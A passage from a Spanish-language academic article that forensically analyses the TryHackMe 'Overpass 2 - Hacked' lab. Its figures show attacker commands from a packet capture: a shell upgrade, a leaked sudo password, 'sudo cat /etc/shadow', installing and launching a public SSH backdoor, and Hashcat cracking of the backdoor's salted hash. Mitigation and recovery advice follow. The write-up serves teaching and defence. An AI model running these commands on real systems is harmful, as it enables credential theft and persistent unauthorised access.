A continuación, el atacante ejecuta un comando que utiliza Python para crear una pseudo-terminal (pty) y ejecutar una instancia de *bash* dentro de ella. Este comando permite al atacante interactuar con la *shell* como si estuviera conectado a una terminal real. En última instancia, el atacante escala privilegios cambiando al usuario james con el comando "su james" y colocando la contraseña para el mismo, lo que le permite acceder al directorio *home* del usuario james con el comando "cd ~". Se interpreta que el atacante conocía la contraseña de james previamente.

Continúa su intervención en el sistema víctima realizando la ejecución del comando "sudo -l" para conocer los permisos del usuario actual (james). En la Figura 6 se observa un error al escribir el comando. Luego, en la Figura 7, el atacante reescribe el comando y obtiene la información de su interés: puede ejecutar cualquier comando como cualquier usuario en el sistema.

```
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
```

Fig. 7. Flujo TCP del paquete 98. Parte 2 (recorte).

Para leer las contraseñas del resto de usuarios del sistema víctima, el atacante ejecuta el comando "sudo cat /etc/shadow", como se observa en la Figura 7. Es preciso aclarar que las contraseñas en el archivo /etc/shadow de un sistema Linux están cifradas con un algoritmo de *hash* unidireccional llamado "shadow hash". Este algoritmo de *hash* se basa en el algoritmo de *hash* MD5 o SHA-2, dependiendo de la configuración del sistema, y esto puede identificarse leyendo las entradas del archivo, que contienen un formato específico:

usuario:idsalt$hash:cambio_contraseña:último_cambio:mínimo:máximo:advertencia:inactivo:expiración

En la Figura 8 puede observarse cómo el atacante clona un repositorio de GitHub que contiene un script de backdoor SSH. De esta manera, el atacante puede asegurar el acceso persistente al sistema, incluso después de que la conexión de reverse shell se haya cerrado.

```
james@overpass-production:~$ git clone https://github.com/NinjaJc
01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
```

Fig. 8. Flujo TCP del paquete 98. Parte 3 (recorte).

En la Figura 9, se puede ver cómo el atacante crea el par de claves pública y privada con el comando "ssh-keygen". Las claves se utilizarán para autenticar la conexión entre el sistema local y el sistema remoto que se conectará a través del backdoor.

```
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id
_rsa
id_rsa
```

Fig. 9. Flujo TCP del paquete 98. Parte 4 (recorte).

Luego, como se observa en la Figura 10, escribe el comando "chmod +x backdoor" para que el *script* backdoor sea ejecutable, ya que un archivo descargado de GitHub no es ejecutable por defecto. Finalmente, con el último comando ejecuta el backdoor, con una cadena de texto larga que es probablemente una contraseña o clave de autenticación. El *script* luego inicia una sesión SSH en el puerto 2222 y espera conexiones entrantes.

```
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f0
90eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a4
1899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Fig. 10. Flujo TCP del paquete 98. Parte 5 (recorte).

Dado que se puede acceder al código del *script* backdoor SSH, ya que está alojado en un repositorio GitHub [19] de acceso público. Para facilitar el análisis, se clonó el repositorio en el entorno local. Esto implica la creación de una copia local desde la cual se puede acceder a todos los archivos, historial de versiones y ramas del proyecto.

Se analizan los archivos que componen el backdoor SSH (Figura 11), y a partir de los mismos se puede establecer que el backdoor ha sido escrito en lenguaje de programación Go, desarrollado por Google. Esto puede ser de utilidad para identificar al atacante. Por otro lado, se observan los *shell scripts*. El archivo build.sh se utiliza probablemente para compilar y construir el backdoor y el archivo setup.sh para configurar el entorno, por ejemplo, instalar dependencias. El archivo backdoor se interpreta que es el ejecutable.

Fig. 11. Contenido del directorio ssh-backdoor.

Se decide la importancia de analizar el *hash* que ha utilizado el atacante ya que esta podría ser otra vía para identificarlo: grupos de contraseñas se asocian a diversos atacantes. Por lo tanto, se lleva a cabo una búsqueda del término *hash* en todo el directorio utilizando el comando "*grep -i r hash .*". La opción -i indica que no se distinga entre mayúsculas y minúsculas y la opción -r apunta a efectuar una búsqueda recursiva. El punto al final indica que se realice en el directorio actual.

```
┌──(emanuel㉿kali)-[~/ssh-backdoor]
└─$ grep -i -r hash .
./main.go:var hash string = "bdd04d9bb7621687f5df90
01f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfcc
b9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc21
70e3"
./main.go:      flaggy.String(&hash, "a", "hash", "
Hash for backdoor")
./main.go:func verifyPass(hash, salt, password stri
ng) bool {
./main.go:      resultHash := hashPassword(password
, salt)
./main.go:      return resultHash == hash
./main.go:func hashPassword(password string, salt s
tring) string {
./main.go:      hash := sha512.Sum512([]byte(passwo
rd + salt))
./main.go:      return fmt.Sprintf("%x", hash)
./main.go:      return verifyPass(hash, "1c362db832
f3f864c8c2fe05f2002a05", password)
./.git/hooks/pre-commit.sample: against=$(git hash-
object -t tree /dev/null)
./.git/hooks/push-to-checkout.sample:   head=$(git
hash-object -t tree --stdin </dev/null)
./.git/hooks/pre-push.sample:zero=$(git hash-object
 --stdin </dev/null | tr '[0-9a-f]' '0')
./.git/hooks/update.sample:zero=$(git hash-object -
-stdin </dev/null | tr '[0-9a-f]' '0')
grep: ./backdoor: binary file matches
```

Fig. 12. Búsqueda del término "hash" (recorte).

De esta búsqueda se concluye que el *hash* es de tipo sha512, lo cual era presumible al momento de analizar el flujo TCP debido a la longitud del *hash*. Además, se observa que el *hash* se compone de dos elementos, la contraseña (*password*) y la sal (*salt*). En seguridad informática, cuando se "sala" una contraseña, una cadena de caracteres aleatoria es agregada a la contraseña antes de que pase por el algoritmo de *hash*. Esto hace que la contraseña resulte única, más segura y resistente a ataques de fuerza bruta. Incluso si dos usuarios han elegido la misma contraseña, ya no será idéntica debido al agregado de la sal.

En este caso, realizando la lectura de la función que se utiliza para verificar la contraseña, "verifyPass", se obtiene el valor de la sal. Conocer este valor, sumado al del *hash* y el tipo de algoritmo, permite decodificar la contraseña. Para este proceso se utilizará la herramienta Hashcat, que ya se encuentra instalada por defecto en la máquina Linux Kali donde se está haciendo el análisis forense.

Hashcat es una herramienta de recuperación de contraseñas de código abierto, habitualmente utilizada para realizar ataques de fuerza bruta y de diccionario contra *hashes* de contraseñas [20]. Admite una amplia variedad de algoritmos de hash, incluyendo MD5, SHA-1, SHA-256, NTLM, bcrypt y muchos otros. En el ámbito forense, se utiliza para recuperar contraseñas de archivos cifrados y sistemas informáticos comprometidos.

Para realizar un ataque de fuerza bruta con Hashcat, se necesita una lista de palabras, también conocida como "wordlist". Una *wordlist* es simplemente un archivo de texto que contiene una lista de palabras, frases o combinaciones de caracteres que se utilizarán para intentar descifrar la contraseña.

En este trabajo se optará por utilizar la *wordlist* "rockyou" [21], cuya popularidad en el ámbito del *hacking* se debe a que contiene más de 14 millones de contraseñas reales que se filtraron en un incidente de seguridad en el sitio web de RockYou en 2009. Además, esta *wordlist* está optimizada para su uso con Hashcat.

Lo primero para poder correr el comando es identificar el módulo correspondiente al algoritmo de *hash* sha512 con las particularidades mencionadas. Se efectúa la búsqueda en la documentación de Hashcat como se muestra en la Figura 13. Comparando con la función "verifyPass" previamente observada, primero está la contraseña y luego la sal. Por lo tanto, el módulo de Hashcat es 1710.

1700	SHA2-512
1710	sha512($pass.$salt)
1720	sha512($salt.$pass)
1730	sha512(utf16le($pass).$salt)
1740	sha512($salt.utf16le($pass))
1750	HMAC-SHA512 (key = $pass)
1760	HMAC-SHA512 (key = $salt)
1770	sha512(utf16le($pass))
1800	sha512crypt 6, SHA512 (Unix) [2]

Fig. 13. Módulos de Hashcat para sha512 [21].

Para poder usar Hashcat, se deberá contar con un archivo de texto plano donde esté almacenado el *hash* sobre el que se quiere realizar el ataque de fuerza bruta. Se genera copiando el hash del flujo TCP y la sal encontrada en el código obtenido del repositorio de GitHub.

Luego se ejecuta la herramienta Hashcat con la opción "-m" para indicar el modo de hash y se incluye en el comando el archivo que contiene la contraseña para descifrar, la *wordlist* y la opción "-- force" para forzar a Hashcat a continuar con el ataque de fuerza bruta, incluso si se encuentran errores en el archivo de *hash* o en la lista de palabras. De la ejecución se obtiene el resultado "november16".



Fig. 13. Comando para descifrar la contraseña.

```
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec697
12a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1
fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16
```

Fig. 14. Contraseña descifrada (recorte).

B. Medidas para recuperar el control del servidor

Siguiendo las recomendaciones planteadas por el NIST [22], es preciso realizar una etapa de remediación del incidente y recuperación del control de los servidores afectados, lo que implica que retornen a su estado normal.

Debido a que ya se determinó que el atacante elevó sus privilegios al nivel del administrador, se debe proceder a la extracción de las imágenes de los discos del servidor. Se trata de la adquisición de datos persistentes, actividad propia de la Fase de Adquisición del modelo PURI, que "consiste en realizar una imagen forense del medio de almacenamiento persistente" [19, p. 286]. Una imagen forense es una "copia exacta, sector por sector, bit a bit, de un medio de almacenamiento" [19, p. 286]. Los autores también hacen hincapié en que "de esta manera, es posible trabajar con la imagen de la misma manera que si se hiciera sobre el original" [19, p. 286]. Esto se encuentra en concordancia con lo que propone el NIST en el documento "Guide to integrating forensic techniques into incident response": el analista debe hacer copias de los sistemas de archivos relevantes, habitualmente una copia maestra y una copia de trabajo [23]. De esta forma, no se ve afectado el sistema de archivos original. Utilizando la copia de trabajo, se permite la replicación del análisis forense realizado, dado que tampoco se verá afectada la copia maestra.

Para llevar a cabo esta tarea es preciso que el servidor no sea iniciado de forma normal, para evitar cualquier cambio o alteración en la información contenida en él, ya que esta información se considera evidencia digital. Para preservar su integridad, el servidor debe ser iniciado con un dispositivo de arranque forense que permita crear una imagen del disco duro

sin arrancar el sistema operativo comprometido. En este caso, se utilizaría un *pendrive booteable*, es decir, configurado con un sistema operativo para ser utilizado como fuente de arranque del sistema. La extracción de las imágenes forenses puede realizarse con el comando "dd" o "dc3dd" de Linux, que se ejecutaría en el sistema operativo contenido en la memoria USB. Este comando convierte y copia archivos, permitiendo crear una imagen exacta del disco duro.

Siguiendo los lineamientos del modelo PURI, es necesario realizar la actividad de validación y resguardo. Esto supone generar el hash sobre las imágenes forenses para asegurar "la correspondencia entre las imágenes y los originales" [19, p. 288], es decir, asegurar que no han sido modificados durante el proceso de adquisición. Como se mencionó previamente, es esencial cuando se trabaja con evidencia digital. Los hashes deben ser almacenados en un archivo de texto plano que sea seguro y el cual pueda utilizarse como referencia al momento de validar las imágenes forenses. Desde este trabajo, la sugerencia es utilizar SHA-256, debido a su robustez, amplia adopción y compatibilidad.

Como alternativa a este procedimiento para la extracción de imágenes de discos, puede utilizarse una clonadora, que realiza el mismo procedimiento que el comando. Una clonadora crea una copia exacta, bit a bit, de todos los datos contenidos en el dispositivo de origen. El procedimiento implica asegurar que el servidor esté apagado, y luego se extraen los discos de forma física y manual. Dado que las clonadoras pueden clasificarse en *hardware* y *software*, dependiendo de la herramienta con la que cuente el forense, se continúa el trabajo de forma diferente.

Las clonadoras físicas son dispositivos portables que permiten la clonación simultánea de varios discos. Algunas de estas automáticamente generan los *hashes* para la validación. Las clonadoras que podríamos llamar "virtuales" son también altamente recomendables y pueden ya estar preparadas para ser utilizadas en un laboratorio forense. Entre las herramientas destacadas se encuentran FTK Imager [24], de descarga gratuita, o EnCase Forense (*software* propietario) [25]. Las mismas también generan los *hashes* necesarios para el proceso de validación. La elección de una u otra herramienta estará dada por el informático forense Especialista en Adquisición, en relación a las particularidades de cada caso. Asimismo, la elección de la metodología para la adquisición de las imágenes forenses también dependerá del criterio del especialista y el contexto de la investigación.

Una vez que obtenidas las imágenes forenses, se procede al saneamiento de los discos originales. Este proceso implica limpiar completamente los discos para eliminar cualquier rastro del atacante (por ejemplo, el *backdoor* que utilizó). Algunas herramientas de *software* libre útiles para realizar el saneamiento son DBAN [26] y la función Secure Erase del comando hdparm en Linux, el cual permite obtener o establecer los parámetros de dispositivos SATA o IDE.

La diferencia entre elegir una u otra herramienta recae en los discos duros del servidor. DBAN cuenta con métodos de borrado seguro como el estándar DoD 5220.22-M pero no es efectivo sobre SSD. Por lo tanto, sería oportuno seleccionarla si la organización cuenta con HDD. Por el contrario, para SSDs sería conveniente Secure Erase —siempre que se cuente con Linux—, que es eficaz y rápido en su tarea, para ambos tipos de discos a nivel de firmware.

Una vez saneados los discos, se puede proceder a la reinstalación del software. Esto implica instalar desde cero el sistema operativo y las aplicaciones necesarias. Si la organización contaba con un buen respaldo (*backup*), este procedimiento se vuelve más sencillo. Si estas copias de respaldo no son suficientes, pueden recuperarse los datos desde las imágenes forenses. Para esto, se montan las imágenes en modo "solo lectura" y se extraen los datos del servidor afectado. En esta instancia, ya se ha podido recuperar el control del servidor y retornarlo a su estado normal.

C. Conclusiones respecto del caso emulado

Las vulnerabilidades explotadas por el atacante se pueden clasificar como vulnerabilidades de desarrollo [11]. En principio, el atacante pudo cargar un archivo malicioso debido a que no existieron validaciones de tipo de archivo o tamaño de archivo. Otra vulnerabilidad explotada por el atacante es la contraseña débil del usuario james, aunque se requeriría una investigación para asegurar cómo la obtuvo el atacante, si es que lo hizo mediante un ataque de fuerza bruta o por diccionario o si en realidad la obtuvo mediante técnicas de ingeniería social. Además, no se trata de cualquier usuario, sino de uno con privilegios de sudo, lo que indica que es esencial comprender cómo se filtró la información de la contraseña, ya que es una falla de seguridad que compromete todas las instancias de la aplicación. Para la investigación también es necesario evaluar si la persona que efectuó el ataque podría haber pertenecido a la empresa, lo que hubiera facilitado el acceso a las contraseñas de otros usuarios. En este sentido, se debería profundizar el análisis forense sobre la IP del atacante que se observa en el archivo pcap.

Como se refirió previamente, la pérdida de control de acceso es el primer riesgo para las aplicaciones web según OWASP [1], y es lo que sucedió en el caso estudiado. Observando los permisos con los que cuentan los usuarios en la aplicación, como se muestra en la Figura 15, se puede determinar que todos cuentan con los mismos permisos. Esto implica que no se ha realizado una correcta evaluación de roles y

permisos, ya que no es recomendable que todos los usuarios tengan permiso para leer, escribir y ejecutar cualquier directorio. Debido al alcance del emulador, no se pueden observar los privilegios de sudo, pero este sería el camino para determinar las medidas de mitigación. Como conclusión, se puede interpretar que el equipo de seguridad responsable no ha considerado el principio de mínimo privilegio.



Fig. 15. Lista de usuarios.

En cuanto al análisis forense, el mismo pudo realizarse porque se contaba con un archivo pcap. Las capturas de paquetes se realizan con herramientas que son configuradas para escuchar en una interfaz de red específica. Esta técnica es conocida como *sniffing* y puede realizarse, por ejemplo, con Wireshark. En el caso estudiado, la captura de paquetes comenzó cuando el equipo notó actividad sospechosa e inmediatamente efectuó una captura de paquetes. Asimismo, se generó un hash sobre la captura de paquetes.

En este sentido, se actuó en conformidad con los procedimientos de DFIR: se generó la evidencia digital al realizar la captura de paquetes y se preservó la integridad de la misma con el *hash* generado. Esta es una tarea del Especialista en Evidencia Digital, ya que siguiendo el caso quienes realizaron la captura de paquetes pertenecían a la organización detrás de la aplicación web atacada. El informático forense es quien conoce la importancia de la prueba, y por lo tanto, debe actuar lo más pronto posible para evitar que la misma sea alterada.

D. Recomendaciones para la mitigación y prevención

En relación a la vulnerabilidad explotada por el atacante en el formulario de carga, si bien se desconoce la finalidad o propósito de la aplicación web, es grave que un *script* pueda ser cargado y ejecutado sin mayores restricciones. Se debe tener la consideración de que incluso un usuario experimentado y con conocimientos puede cometer un error y cargar un archivo incorrecto, aunque no sea malicioso. Tomando como referencia el documento "OWASP Cheat Sheet Series" [27], elaborado por profesionales en seguridad, y específicamente el capítulo "File Upload Cheat Sheet", se recomienda para mitigar esta vulnerabilidad:

1. Validar el usuario que hará la carga del archivo. Se debe asegurar que se trata de un usuario registrado o identificable, para poder establecer restricciones en cuanto a la carga de archivos.
2. Validar el tipo de archivo para que la extensión sea del tipo esperado. Además, que la validación ocurra luego de decodificar el tipo de archivo para evitar los siguientes métodos de elusión:

a. Extensiones dobles, como por ejemplo .jpg.php, donde la extensión verdadera es el ejecutable.

b. Bytes nulos, por ejemplo: .php%00.jpg, donde se trunca la extensión .jpg y la extensión final resulta ser el ejecutable.

3. No confiar en el tipo establecido en el encabezado "Content-type", ya que puede ser alterado. Realizar una verificación de MIME type.
4. Es recomendable no permitir archivos de *scripts* ejecutables o archivos comprimidos, que contienen en su interior múltiples archivos que pueden ser vectores de ataques.
5. Validar tamaño de archivo para que no supere el máximo esperable.
6. Determinar un máximo de caracteres para el nombre del archivo cuando está siendo cargado por el usuario y restringir el tipo de caracteres aceptados para el nombre del archivo. Igualmente, es recomendable renombrar el archivo en el almacenamiento, nunca utilizando el nombre de archivo decidido por el usuario, sino uno aleatorio establecido por el sistema.
7. No dar permiso al usuario para establecer una ruta para la ubicación del archivo. Almacenar el archivo, si es posible, en otro servidor.
8. Analizar el archivo en busca de contenido malicioso.

McDonald, autor de *Web security for developers: real threats, practical defense* [28], señala que la forma más importante de mitigación de este tipo de vulnerabilidades es asegurar que el servidor trata a los archivos siempre como objetos inertes y no como ejecutables. Es preciso asegurar que ningún archivo cargado pueda ser ejecutado como código, especialmente al momento de ser grabado en el almacenamiento. Además, coincide con OWASP en términos del renombramiento del archivo, la importancia de no depender del encabezado en la solicitud HTTP "Content-type", y la necesidad de analizar el archivo con antivirus, especialmente si la aplicación corre en un servidor que es propenso a ataques maliciosos.

Respecto de la otra vulnerabilidad encontrada y explotada por el atacante, se pueden plantear dos escenarios. En el primero, la contraseña fue obtenida a través de un ataque de fuerza bruta o por diccionario, porque se observa que la misma es débil. En el segundo, la contraseña fue obtenida por un ataque de ingeniería social, lo que implica que el eslabón débil está en el usuario. De cualquier modo, se advierte que la contraseña no cumple ciertas características de seguridad que son necesarias en la actualidad. Asimismo, es preciso recordar que esta contraseña le permitía al usuario ingresar a un servidor de Linux, por lo cual las medidas no pueden estar dadas en términos del verificador, sino del usuario.

Entonces, se recomienda realizar una capacitación a los usuarios sobre efectuar las siguientes medidas para mitigar el riesgo de ataques de fuerza bruta contra las contraseñas:

1. Siguiendo los lineamientos de OWASP en el documento "Authentication Cheat Sheet" [27], que referencian asimismo el documento "Digital Identity Guidelines" producido por el NIST [27], la contraseña debe ser considerada "fuerte".

a. La longitud de la contraseña se ha encontrado como un factor principal en la caracterización de la fortaleza de la contraseña. Las contraseñas que son demasiado cortas ceden ante ataques de fuerza bruta, así como ante ataques de diccionario que utilizan palabras y contraseñas comúnmente elegidas [27]. Por lo cual, la sugerencia es una longitud mínima de 8 (ocho) caracteres para la contraseña memorizada si la misma es elegida por el suscriptor [27].

2. Se debe asegurar la rotación de credenciales cuando ocurre una fuga de información, o en el momento en que se ve comprometida la identificación de usuarios [25].

3. En el documento "Gestión de contraseñas seguras" del INCIBE [30], se ofrece una lista de recomendaciones conocidas, pero que es preciso recordar a los usuarios:

a. Utilizar una combinación de caracteres que genere que "la clave esté compuesta por letras (mayúsculas y minúsculas), números y caracteres especiales (como @, #, $, ¡ o*)".

b. No incluir información personal en la contraseña, no utilizar palabras del diccionario o secuencias del teclado, como "qwerty".

c. No reutilizar contraseñas y mantenerlas actualizadas, es decir, periódicamente cambiar las contraseñas

4. A partir del artículo de "Strong, secure passwords are key to help reduce risk to your organization" [29] publicado en 2021 por el Instituto SANS, especialista en formación en ciberseguridad, se extraen las siguientes conclusiones para mitigar el riesgo de ataque a contraseñas:

a. Siempre que se pueda, privilegiar la longitud por sobre la composición de la contraseña. Utilizar "passphrases", es decir, contraseñas que sean frases, oraciones. El propósito es que sean fáciles de recordar y tipear.

b. Tal como señala el INCIBE, enfatizar la importancia de que cada cuenta tenga una contraseña única. Esto asegura que, si una cuenta se ve comprometida, todas las demás cuentas seguirán estando seguras.

c. Fomentar el uso de gestores de contraseñas. En la actualidad, tenemos una cantidad muy grande de contraseñas y, siguiendo los ítems anteriores, cada una debe ser única y extensa. Si desde la organización se prohíbe el uso de gestores de contraseñas, es importante entender que los usuarios pueden registrar la contraseña en un documento inseguro por temor a olvidarla.

5. Si el atacante obtuvo la contraseña bajo un ataque de ingeniería social, como señala INCIBE [30]:

a. La mejor manera de protegerse contra los ataques de ingeniería social es formar y concienciar a los empleados. Un sistema con las medidas de seguridad y tecnologías más modernas no servirá de nada si por medio de un simple correo electrónico el ciberdelincuente consigue información confidencial muy valiosa para la empresa.

Por lo tanto, la manera de mitigar este ataque es, del mismo modo que en el punto anterior, realizando capacitaciones para los empleados, por parte del mismo equipo de seguridad de la organización, así como capacitaciones externas brindadas por organismos expertos.

En términos de prevención, también es necesario que la organización cuente con estrategias para poder detectar los ataques de forma temprana. Una de las recomendaciones efectuadas por el NIST es la detección de anomalías de comportamiento o BAD, por sus siglas en inglés (Behavioral Anomaly Detection), que implica el monitoreo continuo de sistemas en busca de eventos o tendencias inusuales; así busca en tiempo real evidencia de compromiso, en lugar de buscar el ciberataque en sí [33]. Esto permite reducir el impacto del ciberataque, ya que las brechas en la seguridad se suelen detectar cuando el ataque ya ha sido cometido. En la actualidad existen herramientas de BAD que utilizan inteligencia artificial, lo que les permite modelar el comportamiento normal y de este modo detectar desviaciones en el comportamiento que podrían suponer un ataque. Por ejemplo, el software propietario Darktrace [34].

En esta línea, una segunda recomendación es utilizar sistemas de detección de intrusiones (IDS, Intrusion Detection

System), como Snort [35], que es una herramienta de software libre que puede llevar a cabo análisis de tráfico en tiempo real y registro de paquetes en redes IP. Snort tiene la capacidad de detectar una variedad de ataques como desbordamientos de buffer o escaneos de puertos. A su vez, el propio Wireshark permitiría profundizar en este análisis de paquetes de red.

V. Conclusiones

El desarrollo del presente artículo ha permitido abordar de manera exhaustiva la problemática de la seguridad en aplicaciones web, utilizando un enfoque forense para analizar un ataque típico a un sitio web. Empleando herramientas especializadas y la emulación de un entorno de ataque realista, se han identificado las principales debilidades y se han generado recomendaciones específicas para su mitigación y prevención.

La emulación del ataque en la plataforma TryHackMe, específicamente a través del desafío "Overpass 2 - Hacked", proporcionó una visión detallada de las tácticas y técnicas empleadas por los atacantes. El análisis forense con Wireshark permitió reconstruir cada etapa del ataque, desde la identificación de vulnerabilidades hasta la explotación y obtención de acceso no autorizado al sistema. Los hallazgos del análisis forense destacaron la importancia de revisar y asegurar las configuraciones de seguridad en aplicaciones web, implementar controles de acceso robustos y autenticación segura, y monitorizar continuamente la actividad de la red.

El análisis reveló que la solicitud HTTP inicial y la carga de un archivo malicioso fueron posibles debido a configuraciones deficientes que permitieron al atacante explotar vulnerabilidades conocidas. Asimismo, se constató que la falta de controles adecuados facilitó que el atacante pudiera ejecutar comandos maliciosos y establecer una conexión de reverse shell, comprometiendo así la seguridad del sistema. La detección temprana de actividades sospechosas, mediante un monitoreo continuo de la red, podría haber mitigado el impacto del ataque y prevenido el acceso no autorizado.

A partir del análisis realizado, se propusieron diversas recomendaciones para fortalecer la seguridad de las aplicaciones web y prevenir futuros incidentes. Entre estas recomendaciones se incluye la integración de medidas de seguridad desde el inicio del desarrollo, asegurando que las mejores prácticas de seguridad se implementen en cada fase del ciclo de vida del *software*. Es crucial que los desarrolladores consideren la seguridad como un componente integral del proceso de desarrollo, desde el diseño hasta la implementación y el mantenimiento.

El monitoreo y detección proactiva de amenazas es otra recomendación esencial. Establecer sistemas de monitoreo en tiempo real y alertas para detectar actividades anómalas permitirá a las organizaciones responder de manera oportuna a posibles incidentes de seguridad. Además, se subraya la importancia de la capacitación y concientización del equipo de desarrollo y seguridad, fomentando una cultura de seguridad a través de la formación continua en buenas prácticas y técnicas de mitigación de riesgos.

Este estudio subraya la relevancia del análisis forense en la respuesta a incidentes de seguridad. La implementación del modelo PURI permitió estructurar de manera eficiente el proceso, garantizando la integridad de la evidencia y su validez en procedimientos legales. La colaboración interdisciplinaria entre equipos de desarrollo, seguridad y análisis forense es esencial para proteger los sistemas y la información en el entorno digital actual.

En cuanto a las implicaciones legales y la protección de derechos, se destacó la relación entre la ciberseguridad y la protección de los derechos de los usuarios en el ciberespacio. Las leyes argentinas, como la Ley 25.326 de Protección de Datos Personales y la Ley 26.388 de Delito Informático, proporcionan un marco legal crucial para la protección de la privacidad y la seguridad de los datos. También se resalta la importancia de que las organizaciones no solo cumplan con las normativas legales, sino que adopten una postura proactiva en la implementación de medidas de ciberseguridad.

En un mundo cada vez más digitalizado, la ciberseguridad se ha convertido en una prioridad para todas las organizaciones. Este estudio proporciona, a profesionales de la seguridad informática, desarrolladores de *software* y administradores de sistemas, una introducción a las prácticas para abordar y prevenir ataques cibernéticos, así como las medidas a tomar a partir de la ocurrencia del incidente y luego para mitigar y prevenir futuros incidentes. Las recomendaciones y estrategias propuestas en este trabajo pueden ser adoptadas por las organizaciones para fortalecer sus defensas contra ataques.

Referencias

[1] OWASP Top 10 Team, "OWASP Top 10," *OWASP*, 2021. [En línea]. Disponible en: https://owasp.org/Top10/es/. [Accedido: 25-ago-2024].

[2] OWASP, "OWASP Top 10 – 2017: Los diez riesgos de seguridad más críticos en aplicaciones web," *OWASP*, 2017. [En línea]. Disponible en: https://owasp.org/www-project-top-ten/2017/. [Accedido: 27-ago-2024].

[3] OWASP, "OWASP Top 10 – 2013: Los diez riesgos de seguridad más críticos en aplicaciones web," *OWASP*, 2013. [En línea]. Disponible en: https://css.csail.mit.edu/6.858/2014/readings/owasp-top-10.pdf. [Accedido: 27-ago-2024].

[4] *Código Penal de la Nación Argentina*, Art. 183, Cap. VII, modificado por la Ley 26.388, 2008. [En línea]. Disponible en: https://servicios.infoleg.gob.ar/infolegInternet/anexos/15000-19999/16546/texact.htm. [Accedido: 25-ago-2024].

[5] Ministerio de Capital Humano, "¿Qué es la ciudadanía digital?," *Argentina.gob.ar*. [En línea]. Disponible en: https://www.argentina.gob.ar/que-es-la-ciudadania-digital. [Accedido: 25-ago-2024].

[6] *Ley 25.326 de Protección de los Datos Personales*, Argentina, 2000. [En línea]. Disponible en: https://servicios.infoleg.gob.ar/infolegInternet/anexos/60000-64999/64790/texact.htm. [Accedido: 25-ago-2024].

[7] TryHackMe, "TryHackMe Cyber Security training," *TryHackMe*. [En línea]. Disponible en: https://tryhackme.com/. [Accedido: 25-ago-2024].

[8] TryHackMe, "Overpass 2 - Hacked," *TryHackMe*. [En línea]. Disponible en: https://tryhackme.com/r/room/overpass2hacked. [Accedido: 25-ago-2024].

[9] Wireshark Foundation, "Wireshark: Go Deep," *Wireshark*. [En línea]. Disponible en: https://www.wireshark.org/. [Accedido: 25-ago-2024].

[10] Real Academia Española, "Seguro," en *Diccionario de la lengua española*, 22ª ed., 2001. [En línea]. Disponible en: https://www.rae.es/drae2001/seguro. [Accedido: 27-ago-2024].

[11] M. I. Romero Castro *et al.*, *Introducción a la seguridad informática y el análisis de vulnerabilidades*. 3Ciencias, 2018.

[12] Dirección Nacional de Ciberseguridad, "Ciberseguridad," *Argentina.gob.ar*. [En línea]. Disponible en: https://www.argentina.gob.ar/jefatura/innovacion-publica/ssetic/direccion-nacional-ciberseguridad. [Accedido: 27-ago-2024].

[13] Dirección Nacional de Ciberseguridad, "Guía introductoria a la seguridad para el desarrollo de aplicaciones web," República Argentina, 2021. [En línea]. Disponible en: https://servicios.infoleg.gob.ar/infolegInternet/anexos/355000-359999/356582/disp8.pdf. [Accedido: 27-ago-2024].

[14] Jefatura de Gabinete de Ministros, "Decisión Administrativa 641/2021: Requisitos mínimos de Seguridad de la Información para Organismos," *Boletín Oficial de la República Argentina*, 2021. [En línea]. Disponible en: https://www.boletinoficial.gob.ar/detalleAviso/primera/246104/20210628. [Accedido: 27-ago-2024].

[15] Instituto Nacional de Ciberseguridad (INCIBE), "Guía de ciberataques," España, 2020. [En línea]. Disponible en: https://www.incibe.es/ciudadania/formacion/guias/guia-de-ciberataques. [Accedido: 27-ago-2024].

